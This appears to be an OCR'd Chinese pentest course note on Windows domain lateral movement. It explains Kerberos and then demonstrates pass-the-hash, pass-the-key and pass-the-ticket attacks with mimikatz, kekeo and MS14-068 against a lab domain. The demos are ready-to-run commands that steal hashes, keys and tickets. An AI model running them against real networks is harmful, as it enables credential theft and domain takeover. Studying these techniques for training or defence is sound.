

内网安全-域横向 PTH&PTK&PTT 哈希票据传递


内网渗透-小迪安全
基本认知
名词
局域网
工作组
域环境
活动目录AD
域控制器DC
.....
域
单域
父域和子域
域数和域森林
.....
认知
Linux域渗透问题
局域网技术适用问题
大概内网安全流程问题
.....
信息收集
基本信息
版本
补丁
服务
任务
防护
.....
网络信息
开放端口
网络环境
出口代理
用户信息
域用户
本地用户
用户权限
对应组信息
凭据信息
明文
hash
各种口令
后续探针
存活主机
域控制器
网络架构
服务接口
权限提升
数据库
溢出漏洞
令牌窃取
DLL劫持
第三方软件
AT&SC&PS
BypassUAC
不安全的服务权限
不带引号的服务路径
横向渗透
局域网
域环境
传递
at&schtasks
psexec&smbexec
wmic&wmiexec
PTH&PTT&PTK
winrs&winrm&rdp
漏洞
CVE-2014-6324
CVE-2017-17010
CVE-2020-1472
权限维持



Kerberos 协议具体工作方法，在域中，简要介绍一下：


- 客户机将明文密码进行 NTLM 哈希,然后和时间戳一起加密(使用 krbtgt 密码 hash 作为密钥)，发送给 kdc（域控)，kdc 对用户进行检测，成功之后创建 TGT(Ticket-Granting Ticket)
- 将 TGT 进行加密签名返回给客户机器，只有域用户 krbtgt 才能读取 kerberos 中 TGT 数据
- 然后客户机将 TGT 发送给域控制器 KDC 请求 TGS（票证授权服务）票证，并且对 TGT 进行检测
- 检测成功之后，将目标服务账户的 NTLM 以及 TGT 进行加密，将加密后的结果返回给客户机。

PTH(pass the hash)　　#利用 lm 或 ntlm 的值进行的渗透测试
PTT(pass the ticket) #利用的票据凭证 TGT 进行的渗透测试
PTK(pass the key)　　#利用的 ekeys aes256 进行的渗透测试

#PTH 在内网渗透中是一种很经典的攻击方式，原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务，而不用提供明文密码。
如果禁用了 ntlm 认证，PsExec 无法利用获得的 ntlm hash 进行远程连接，但是使用 mimikatz 还是可以攻击成功。对于 8.1/2012r2，安装补丁 kb2871997 的 Win 7/2008r2/8/2012 等，可以使用 AES keys 代替 NT hash 来实现 ptk 攻击,
总结：KB2871997 补丁后的影响

pth：没打补丁用户都可以连接，打了补丁只能 administrator 连接
ptk：打了补丁才能用户都可以连接，采用 aes256 连接
https://www.freebuf.com/column/220740.html

#PTT 攻击的部分就不是简单的 NTLM 认证了，它是利用 Kerberos 协议进行攻击的，这里就介绍三种常见的攻击方法：MS14-068，Golden ticket，SILVER ticket，简单来说就是将连接合法的票据注入到内存中实现连接。
MS14-068 基于漏洞，Golden ticket(黄金票据)，SILVER ticket(白银票据)
其中 Golden ticket(黄金票据)，SILVER ticket(白银票据)属于权限维持技术
MS14-068 造成的危害是允许域内任何一个普通用户，将自己提升至域管权限。微软给出的补丁是 kb3011780



演示案例：

- 域横向移动 PTH 传递-Mimikatz
- 域横向移动 PTK 传递-Mimikatz
- 域横向移动 PTT 传递-MS14068&kekeo&local
- 国产 Ladon 内网杀器测试验收-信息收集,连接等

案例 1-域横向移动 PTH 传递-mimikatz
PTH ntlm 传递
未打补丁下的工作组及域连接：
sekurlsa::pth /user:administrator /domain:god /ntlm:ccef208c6485269c20db2cad21734fe7
sekurlsa::pth /user:administrator /domain:workgroup /ntlm:518b98ad4178a53695dc997aa02d455c
sekurlsa::pth /user:boss /domain:god /ntlm:ccef208c6485269c20db2cad21734fe7

\\OWA2010CN-God.god.org
案例 2-域横向移动 PTK 传递-mimikatz

PTK aes256 传递
打补丁后的工作组及域连接：
sekurlsa::ekeys #获取 aes
sekurlsa::pth /user:mary /domain:god /aes256:d7c1d9310753a2f7f240e5b2701dc1e6177d16a6e40af3c5cdff814719821c4b

#案例 3-域横向移动 PTT 传递-ms14068&kekeo&本地
第一种利用漏洞：
能实现普通用户直接获取域控 system 权限
#MS14-068 powershell 执行
1.查看当前 sid whoami/user
2.mimikatz # kerberos::purge
//清空当前机器中所有凭证，如果有域成员凭证会影响凭证伪造
mimikatz # kerberos::list //查看当前机器凭证
mimikatz # kerberos::ptc 票据文件 //将票据注入到内存中
3.利用 ms14-068 生成 TGT 数据
ms14-068.exe -u 域成员名@域名 -s sid -d 域控制器地址 -p 域成员密码
MS14-068.exe -u mary@god.org -s S-1-5-21-1218902331-2157346161-1782232778-1124 -d 192.168.3.21 -p admin!@#45
4.票据注入内存
mimikatz.exe "kerberos::ptc TGT_mary@god.org.ccache" exit
5.查看凭证列表 klist
6.利用
dir \\192.168.3.21\c$
第二种利用工具 kekeo
1.生成票据
kekeo "tgt::ask /user:mary /domain:god.org /ntlm:518b98ad4178a53695dc997aa02d455c"
2.导入票据
kerberos::ptt TGT_mary@GOD.ORG_krbtgt~god.org@GOD.ORG.kirbi
3.查看凭证 klist
4.利用 net use 载入
dir \\192.168.3.21\c$
第三种利用本地票据(需管理权限)
sekurlsa::tickets /export
kerberos::ptt xxxxxxxxxx.xxxx.kirbi
总结：ptt 传递不需本地管理员权限，连接时主机名连接，基于漏洞,工具,本地票据

#案例 4-国产 Ladon 内网杀器测试验收
信息收集-协议扫描-漏洞探针-传递攻击等

涉及资源：